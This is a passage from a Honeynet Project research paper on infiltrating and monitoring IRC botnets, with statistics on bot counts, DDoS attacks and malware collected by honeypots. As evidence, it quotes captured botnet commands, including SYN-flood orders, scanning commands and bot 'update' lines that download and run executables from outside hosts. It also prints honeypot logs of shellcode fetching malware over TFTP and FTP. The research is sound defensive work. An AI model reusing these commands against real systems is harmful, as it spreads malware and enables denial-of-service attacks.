Now the second step in tracking botnets takes place, we want to re-connect into the botnet. Since we have all the necessary data, this is not very hard. In a first approach, you can just setup an [irssi](#) (console based IRC client) or some other IRC client and try to connect to the network. If the network is relatively small (less than 50 clients), there is a chance that your client will be identified since it does not answer to valid commands. In this case, the operators of the botnets tend to either ban and/or DDoS the suspicious client. To avoid detection, you can try to hide yourself. Disabling all auto response triggering commands in your client helps a bit: If your client replies to a "CTCP VERSION" message with "irssi 0.89 running on openbsd i368" then the attacker who requested the [Client-To-Client Protocol \(CTCP\)](#) command will get suspicious. If you are not noticed by the operators of the botnets, you can enable logging of all commands and thus observe what is happening.

But there are many problems if you start with this approach: Some botnets use very hard stripped down IRCds which are not RFC compliant so that a normal IRC client can not connect to this network. A possible way to circumvent this situation is to find out what the operator has stripped out, and modify the source code of your favorite client to override it. Almost all current IRC clients lack well written code or have some other disadvantages. So probably you end up writing your own IRC client to track botnets. Welcome to the club - ours is called *drone*. There are some pitfalls that you should consider when you write your own IRC client. Here are some features that we found useful in our dedicated botnet tracking IRC client:

- [SOCKS v4](#) Support
- Multi-server Support: If you don't want to start an instance of your software for each botnet you found, this is a very useful feature.
- No Threading: Threaded software defines hard to debugging Software.
- Non-blocking connecting and DNS resolve
- poll(): Wait for some event on a file descriptor using non blocking I/O we needed an multiplexer, select() could have done the job, too
- [libadns](#): This is a asynchronous DNS resolving library. Looking up hostnames does not block your code even if the lookup takes some time. Necessary if one decides not to use threads.
- Written in C++ since OOP offers many advantages writing a Multi-server client
- Modular interface so you can un/load (C++) modules at runtime
- [libcurl](#): This is a command line tool for transferring files with URL syntax, supporting many different protocols. libcurl is a library offering the same features as the command line tool.
- [Perl Compatible Regular Expressions \(PCRE\)](#): The PCRE library is a set of functions that implement regular expression pattern matching using the same syntax and semantics as Perl 5. PCRE enable our client to guess the meaning of command and interact in some cases in a "native" way.
- Excessive debug-logging interface so that it is possible to get information about RFC non-compliance issues very fast and fix them in the client (side note: One day logging 50 botnets can give more than 500 MB of debug information).

Drone is capable of using SOCKS v4 proxies so we do not run into problems if it's presence is noticed by an attacker in a botnet. The SOCKS v4 proxies are on dial-in accounts in different networks so that we can easily change the IP addresses. *Drone* itself runs on a independent machine we maintain ourselves. We want to thank all the people contributing to our project by donating shells and/or proxies. Some Anti-virus vendors publish data about botnets. While useful, this information may at times not be enough to to effectively track botnets, as we demonstrate in [Botnet Vendors](#).

Sometimes the owners of the botnet will issue some commands to instruct his bots. We present the more commonly used commands in the last section. Using our approach, we are able to monitor the issued commands and learn more about the motives of the attackers. To further enhance our methodology, we tried to write a PCRE-based emulation of a bot so that our dummy client could even correctly reply to a given command. But we soon minimized our design goals here because there is no standardization of botnet commands and the attackers tend to change their commands very often. In many cases, command-replies are even translated to their mother language.

When you monitor more than a couple of networks, begin to check if some of them are linked, and group them if possible. Link-checking is easy, just join a specific channel on all networks and see if you get more than one client there. It is surprising how many networks are linked. People tend to set up a DNS-name and channel for every bot version they check out. To learn more about the attacker, try putting the attacker's nickname into a [Google search](#) and often you will be surprised how much information you can find. Finally, check the server's [Regional Internet Registries \(RIR\)](#) entry ([RIPE NCC](#), [ARIN](#), [APNIC](#), and [LACNIC](#)) to even learn more about the attacker.

Lessons Learned

In this section we present some of the findings we obtained through our observation of botnets. Data is sanitized so that it does not allow one to draw any conclusions about specific attacks against a particular system, and protects the identity and privacy of those involved. Also, as the data for this paper was collected in Germany by the [German HoneyNet Project](#), information about specific attacks and compromised systems was forwarded to DFN-CERT (Computer Emergency Response Team) based in Hamburg, Germany. We would like to start with some statistics about the botnets we have observed in the last few months:

- **Number of botnets**

We were able to track little more than **100 botnets** during the last four months. Some of them "died" (e.g. main IRC server down or inexperienced attacker) and at the moment we are tracking about 35 active botnets.

- **Number of hosts**

During these few months, we saw **226,585** unique IP addresses joining at least one of the channels we monitored. *Seeing an IP* means here that the IRCd was not modified to not send us an JOIN message for each joining client. If an IRCd is modified not to show joining clients in a channel, we don't see IPs here. Furthermore some IRCds obfuscate the joining clients IP address and obfuscated IP addresses do not count as seen, too. This shows that the threat posed by botnets is probably worse than originally believed. Even if we are very optimistic and estimate that we track a significant percentage of all botnets and all of our tracked botnet IRC servers are not modified to hide JOINS or obfuscate the joining clients IPs, this would mean that more than one million hosts are compromised and can be controlled by malicious attackers. We know there are more botnet clients since the attackers sometimes use modified IRC servers that do not give us any information about joining users.

- **Typical size of Botnets**

Some botnets consist of only a few hundred bots. In contrast to this, we have also monitored several large botnets with **up to 50.000 hosts**. The actual size of such a large botnet is hard to estimate. Often the attackers use heavily modified IRC servers and the bots are spread across several IRC servers. We use link-checking between IRCds to detect connections between different botnets that form one large botnet. Thus we are able to approximate the actual size. Keep in mind, botnets with over several hundred thousands hosts have been reported in the past. If a botnet consists of more than 5 linked IRC servers, we simply say it is large even if we are not able to determine a numerical number as the IRCd software is stripped down. As a side note: We know about a home computer which got infected by 16 (sic!) different bots, so its hard to make an estimation about world bot population here.

- **Dimension of DDoS-attacks**

We are able to make an educated guess about the current dimension of DDoS-attacks caused by botnets. We can observe the commands issued by the controllers and thus see whenever the botnet is used for such attacks. From the beginning of November 2004 until the end of January 2005, we were able to observe **226 DDoS-attacks** against 99 unique targets. Often these attacks targeted dial-up lines, but there are also attacks against bigger websites. In order to point out the threat posed by such attacks, we present the [collected data about DDoS-attacks](#) on a separate page. "[Operation Cyberslam](#)" documents one commercial DDoS run against competitors in online

selling.

A typical DDoS-attacks looks like the following examples: The controller enters the channel and issues the command (sometimes even stopping further spreading of the bots). After the bots have done their job, they report their status:

```
[###FOO###] <~nickname> .scanstop
[###FOO###] <~nickname> .ddos.syn 151.49.8.XXX 21 200
[###FOO###] <-[XP]-18330> [DDoS]: Flooding: (151.49.8.XXX:21) for 200 seconds
[...]
[###FOO###] <-[2K]-33820> [DDoS]: Done with flood (2573KB/sec).
[###FOO###] <-[XP]-86840> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62444> [DDoS]: Done with flood (1327KB/sec).
[###FOO###] <-[2K]-38291> [DDoS]: Done with flood (714KB/sec).
[...]
[###FOO###] <~nickname> .login 12345
[###FOO###] <~nickname> .ddos.syn 213.202.217.XXX 6667 200
[###FOO###] <-[XP]-18230> [DDoS]: Flooding: (213.202.217.XXX:6667) for 200 seconds.
[...]
[###FOO###] <-[XP]-18320> [DDoS]: Done with flood (0KB/sec).
[###FOO###] <-[2K]-33830> [DDoS]: Done with flood (2288KB/sec).
[###FOO###] <-[XP]-86870> [DDoS]: Done with flood (351KB/sec).
[###FOO###] <-[XP]-62644> [DDoS]: Done with flood (1341KB/sec).
[###FOO###] <-[2K]-34891> [DDoS]: Done with flood (709KB/sec).
[...]
```

Both attacks show typical targets of DDoS-attacks: FTP server on **port 21/TCP** or IRC server on **port 6667/TCP**.

- **Spreading of botnets**

".advscan lsass 150 5 0 -r -s" and other commands are the most frequent observed messages. Through this and similar commands, bots spread and search for vulnerable systems. Commonly, Windows systems are exploited and thus we see most traffic on typical Windows ports (e.g. for CIFS based file sharing). We have analyzed this in more detail and present these results on a page dedicated to [spreading of bots](#).

- **Harvesting of information**

Sometimes we can also observe the harvesting of information from all compromised machines. With the help of a command like ".getcdkeys" the operator of the botnet is able to request a list of CD-keys (e.g. for Windows or games) from all bots. This CD-keys can be sold to crackers or the attacker can use them for several other purposes since they are considered valuable information. These operations are seldom, though.

- **"Updates" within botnets**

We also observed updates of botnets quite frequently. Updating in this context means that the bots are instructed to download a piece of software from the Internet and then execute it. Examples of issued commands include:

```
.download http://spamateur.freeweb/space.com/leetage/gamma.exe c:\windows\config\gamma.exe 1
.download http://www.spaztenbox.net/cash.exe c:\arsetup.exe 1 -s
!down http://www.angelfire.com/linuks/kuteless/ant1.x C:\WINDOWS\system32\drivers\disdn
\anti.exe 1
```

```
! dload http://www.angelfire.com/linuks/kuteless/ant1.x C:\firewallx.exe 1
.http.update http://59.56.178.20/~mugenxur/rBot.exe c:\msy32awds.exe 1
.http.update http://mlcr0s0ftw0rdguy.freесuperhost.com/jimbo.jpg %temp%\vhurdx.exe -s
```

(Note:We sanitized the links so the code is not accidentally downloaded/executed)

As you can see, the attackers use diverse webspace providers and often obfuscate the downloaded binary. The parameter "1" in the command tells the bots to execute the binary once they have downloaded it. This way, the bots can be dynamically updated and be further enhanced. We also collect the malware that the bots download and further analyze it if possible. In total, we have collected 329 binaries. 201 of these files are malware as an analysis with "[Kaspersky Anti-Virus On-Demand Scanner for Linux](#)" shows:

```
28 Backdoor.Win32.Rbot.gen
27 Backdoor.Win32.SdBot.gen
22 Trojan-Dropper.Win32.Small.nm
15 Backdoor.Win32.Brabot.d
10 Backdoor.Win32.VB.uc
 8 Trojan.WinREG.LowZones.a
 6 Backdoor.Win32.Iroffer.b
 5 Trojan.Win32.LowZones.q
 5 Trojan-Downloader.Win32.Small.qd
 5 Backdoor.Win32.Agobot.gen
 4 Virus.Win32.Parite.b
 4 Trojan.Win32.LowZones.p
 4 Trojan.BAT.Zapchast
 4 Backdoor.Win32.Wootbot.gen
 4 Backdoor.Win32.ServU-based
 4 Backdoor.Win32.SdBot.lt
 3 Trojan.Win32.LowZones.d
 3 Trojan-Downloader.Win32.Agent.gd
 2 Virus.BAT.Boho.a
 2 VirTool.Win32.Delf.d
 2 Trojan-Downloader.Win32.Small.ads
 2 HackTool.Win32.Clearlog
 2 Backdoor.Win32.Wootbot.u
 2 Backdoor.Win32.Rbot.af
 2 Backdoor.Win32.Iroffer.1307
 2 Backdoor.Win32.Iroffer.1221
 2 Backdoor.Win32.HacDef.084
 1 Trojan.Win32.Rebooter.n
 1 Trojan.Win32.LowZones.ab
 1 Trojan.Win32.KillFiles.hb
 1 Trojan-Spy.Win32.Quakart.r
 1 Trojan-Proxy.Win32.Ranky.aw
 1 Trojan-Proxy.Win32.Agent.cl
 1 Trojan-Downloader.Win32.Zdown.101
 1 Trojan-Downloader.Win32.IstBar.gv
 1 Trojan-Downloader.Win32.IstBar.er
 1 Trojan-Downloader.Win32.Agent.dn
 1 Trojan-Clicker.Win32.Small.bw
 1 Trojan-Clicker.Win32.Agent.bi
 1 Net-Worm.Win32.DipNet.f
 1 HackTool.Win32.Xray.a
 1 HackTool.Win32.FxScanner
 1 Backdoor.Win32.Wootbot.ab
 1 Backdoor.Win32.Wisdoo.at
```

```
1 Backdoor.Win32.Spyboter.gen
1 Backdoor.Win32.Rbot.ic
1 Backdoor.Win32.Rbot.fo
1 Backdoor.Win32.Optix.b
1 Backdoor.Win32.Agent.ds
```

Most of the other binary files are either [adware](#) (a program that displays banners while being run, or reports users habits or information to third parties), proxy servers (a computer process that relays a protocol between client and server computer systems) or [Browser Helper Objects](#).

An event that is not that unusual is that somebody steals a botnet from someone else. It can be somewhat humorous to observe several competing attackers. As mentioned before, bots are often "secured" by some sensitive information, e.g. channel name or server password. If one is able to obtain all this information, he is able to update the bots within another botnet to another bot binary, thus stealing the bots from another botnet. For example, some time ago we could monitor when the controller of Botnet #12 stole bots from the seemingly abandoned Botnet #25.

We recently had a very unusual update run on one of our monitored botnets: Everything went fine, the botnet master authenticated successfully and issued the command to download and execute the new file. Our client *drone* downloaded the file and it got analyzed, we set up a client with the special crafted nickname, ident, and user info. But then our client could not connect to the IRC server to join the new channel. The first character of the nickname was invalid to use on that IRCd software. This way, the (somehow dumb) attacker just lost about 3,000 bots which hammer their server with connect tries forever.

Something which is interesting, but rarely seen, is botnet owners discussing issues in their bot channel. We observed several of those talks and learned more about their social life this way. We once observed a small shell hoster hosting a botnet on his own servers and DDoSing competitors. These people chose the same nicknames commanding the botnet as giving support for their shell accounts in another IRC network. Furthermore, some people who run botnets offer an excellent pool of information about themselves as they do not use free and anonymous webhosters to run updates on their botnets. These individuals demonstrate how even unskilled people can run and leverage a botnet.

Our observations showed that often botnets are run by young males with surprisingly limited programming skills. The scene forums are crowded of posts like "How can i compile *" and similar questions. These people often achieve a good spread of their bots, but their actions are more or less harmless. Nevertheless, we also observed some more advanced attackers: these persons join the control channel only seldom. They use only 1 character nicks, issue a command and leave afterwards. The updates of the bots they run are very professional. Probably these people use the botnets for commercial usage and "sell" the services. A low percentage use their botnets for financial gain. For example, by installing [Browser Helper Objects](#) for companies tracking/fooling websurfers or clicking pop-ups. A very small percentage of botnet runners seems highly skilled, they strip down their IRCd software to a non RFC compliant daemon, not even allowing standard IRC clients to connect.

Another possibility is to install special software to steal information. We had one very interesting case in which attackers stole [Diablo 2](#) items from the compromised computers and sold them on [eBay](#). Diablo 2 is a online game in which you can improve your character by collecting powerful items. The more seldom an item is, the higher is the price on [eBay](#). A search on [eBay for Diablo 2](#) shows that some of these items

allow an attacker to make a nice profit. Some botnets are used to send spam: you can rent a botnet. The operators give you a [SOCKS v4](#) server list with the IP addresses of the hosts and the ports their proxy runs on. There are documented cases where botnets were sold to spammers as spam relays: "[Uncovered: Trojans as Spam Robots](#)". You can see an example of an attacker installing software (in this case rootkits) in a [captured example](#).

Further Research

An area of research we are leading to improve botnet tracking is in malware collection. Under the project name [mwcollect2](#) the German HoneyNet Project is developing a program to "collect" malware in an simple and automated fashion. The mwcollect2 daemon consists of multiple dynamically linked modules:

- **Vulnerability modules:** They open some common vulnerable ports (e.g. [135](#) or 2745) and simulate the vulnerabilities according to these ports.
- **Shellcode parsing modules:** These modules turn the shellcodes received by one of the vulnerability modules in generic URLs to be fetched by another kind of module.
- And finally, **Fetch modules** which simply download the files specified by an URL. These URLs do not necessarily have to be HTTP or FTP URLs, but can also be TFTP or other protocols.

Currently *mwcollect2* supports the simulation of different vulnerabilities. The following two examples show the software in action. In the first example, *mwcollect2* simulates a vulnerability on TCP port 135 and catches a piece of malware in an automated fashion:

```
mwc-tritium:      DCOM Shellcode starts at byte 0x0370 and is 0x01DC bytes long.
mwc-tritium:      Detected generic XOR Decoder, key is 12h, code is e8h (e8h) bytes long.
mwc-tritium:      Detected generic CreateProcess Shellcode: "tftp.exe -i XXX.XXX.XXX.XXX get
cdaccess6.exe"
mwc-tritium:      Pushed fetch request for "tftp://XXX.XXX.XXX.XXX/cdaccess6.exe".
mwc-tritium:      Finished fetching cdaccess6.exe
```

And in the second example the software simulates a machine that can be exploited through the backdoor left by the [Bagle worm](#). Again, *mwcollect2* is able to successfully fetch the malware.

```
mwc-tritium:      Bagle connection from XXX.XXX.XXX.XXX:4802 (to :2745).
mwc-tritium:      Bagle session with invalid auth string:
43FFFFFFF303030010A2891A12BE6602F328F60151A201A00
mwc-tritium:      Successful bagle session, fetch "ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe".
mwc-tritium:      Pushed fetch request for "ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe".
mwc-tritium:      Downloading of ftp://bla:bla@XXX.XXX.XXX.XXX:4847/bot.exe (ftp://bla:bla@XXX.XXX.
XXX.XXX:4847/bot.exe) successful.
```

The following listings shows the effectiveness of this approach:

```
7x      mwc-datasubm.1108825284.7ad37926      2005-02-19 16:01 CET
71de42be10d1bdf44d872696f900432
1x      mwc-datasubm.1108825525.4a12d190      2005-02-19 16:05 CET
e8b065b07a53af2c74732a1df1813fd4
1x      mwc-datasubm.1108825848.7091609b      2005-02-19 16:10 CET
```

```

48b80b4b6ad228a7ec1518566d96e11e
 2x      mwc-datasubm.1108826117.20bf1135      2005-02-19 16:15 CET
c95eb75f93c89695ea160831f70b2a4f
78x      mwc-datasubm.1108826639.4a2da0bb      2005-02-19 16:23 CET
42cbaae8306d7bfe9bb809a5123265b9
19x      mwc-datasubm.1108826844.36d259cc      2005-02-19 16:27 CET
b1db6bbdfda7e4e15a406323bea129ce
 3x      mwc-datasubm.1108827274.77b0e14b      2005-02-19 16:34 CET
fbd133e3d4ed8281e483d8079c583293
 3x      mwc-datasubm.1108827430.3c0bb9c9      2005-02-19 16:37 CET
7711efd693d4219dd25ec97f0b498c1f
 4x      mwc-datasubm.1108828105.6db0fb19      2005-02-19 16:48 CET
23fde2e9ebe5cc55ecebdbc4b8415764
29x      mwc-datasubm.1108828205.11d60330      2005-02-19 16:50 CET
8982e98f4bde3fb507c17884f60dc086
 2x      mwc-datasubm.1108828228.500c4315      2005-02-19 16:50 CET
d045f06f59ae814514ab329b93987c86
 1x      mwc-datasubm.1108828305.7c2a39a8      2005-02-19 16:51 CET
556779821a8c053c9cc7d23feb5dd1d4
34x      mwc-datasubm.1108828311.655d01da      2005-02-19 16:51 CET
de53892362a50b700c4d8eabf7dc5777
 1x      mwc-datasubm.1108828418.178aede3      2005-02-19 16:53 CET
2a4d822c2a37f1a62e5dd42df19ffc96
 1x      mwc-datasubm.1108828822.466083aa      2005-02-19 17:00 CET
2c1f92f9faed9a82ad85985c6c809030
 1x      mwc-datasubm.1108829309.705a683c      2005-02-19 17:08 CET
be4236ffe684eb73667c78805be21fe6
11x      mwc-datasubm.1108829323.4f579112      2005-02-19 17:08 CET
64cfefc817666dea7bc6f86270812438
 1x      mwc-datasubm.1108829553.56e1167d      2005-02-19 17:12 CET
5ab66fae6878750b78158acfb225d28f
11x      mwc-datasubm.1108830012.4bbdedd9      2005-02-19 17:20 CET
05b691324c6ce7768becbdba9490ee47
 1x      mwc-datasubm.1108830074.1ca9565f      2005-02-19 17:21 CET
e740de886cfa4e1651c3b9be019443f6
98x      mwc-datasubm.1108830171.6eal0f079      2005-02-19 17:22 CET
3a0ab2b901f5a9e1023fa839f8ef3fe9
 1x      mwc-datasubm.1108830729.50dbf813      2005-02-19 17:32 CET
f29797873a136a15a7ea19119f72fbed
 1x      mwc-datasubm.1108831490.3cd98651      2005-02-19 17:44 CET
a8571a033629bfad167ef8b4e139ce5c
13x      mwc-datasubm.1108832205.5eef6409      2005-02-19 17:56 CET
d202563db64f0be026dd6ba900474c64

```

With the help of just one sensor in a dial-in network we were able to fetch 324 binaries with a total of 24 unique ones within a period of two hours. The uniqueness of the malware was computed with the help of `md5sum`, a tool to compute and check [MD5](#) message digests.

The big advantage of using `mwcollect2` to collect the bots is clearly stability: A bot trying to exploit a honeypot running Windows 2000 with shellcode which contains an `jmp ebx` offset for Windows XP will obviously crash the service. In most cases, the honeypot will be forced to reboot. In contrast to this, `mwcollect2` can be successfully exploited by all of those tools and hence catch a lot more binaries this way. In addition, `mwcollect2` is easier to deploy - just a single `make` command and the collecting can begin (you however *might* want to change the configuration). Yet the downside of catching bots this way is that binaries still have to be reviewed manually. A honeypot behind a Honeywall with [snort_inline](#) filtering out the relevant IRC traffic could even set up the sniffing *drone* automatically after exploitation.

Conclusion

In this paper we have attempted to demonstrate how honeynets can help us understand how botnets work, the threat they pose, and how attackers control them. Our research shows that some attackers are highly skilled and organized, potentially belonging to well organized crime structures. Leveraging the power of several thousand bots, it is viable to take down almost any website or network instantly. Even in unskilled hands, it should be obvious that botnets are a loaded and powerful weapon. Since botnets pose such a powerful threat, we need a variety of mechanisms to counter it.

Decentralized providers like [Akamai](#) can offer some redundancy here, but very large botnets can also pose a severe threat even against this redundancy. Taking down of Akamai would impact very large organizations and companies, a presumably high value target for certain organizations or individuals. We are currently not aware of any botnet usage to harm military or government institutions, but time will tell if this persists.

In the future, we hope to develop more advanced honeypots that help us to gather information about threats such as botnets. Examples include *Client honeypots* that actively participate in networks (e.g. by crawling the web, idling in IRC channels, or using P2P-networks) or modify honeypots so that they capture malware and send it to anti-virus vendors for further analysis. Since our current approach focuses on bots that use IRC for C&C, we focused in the paper on IRC-based bots. We have also observed other bots, but these are rare and currently under development. In a few months/years more and more bots will use non-IRC C&C, potentially decentralized p2p-communication. So more research in this area is needed, attackers don't sleep. As these threats continue to adapt and change, so to must the security community.

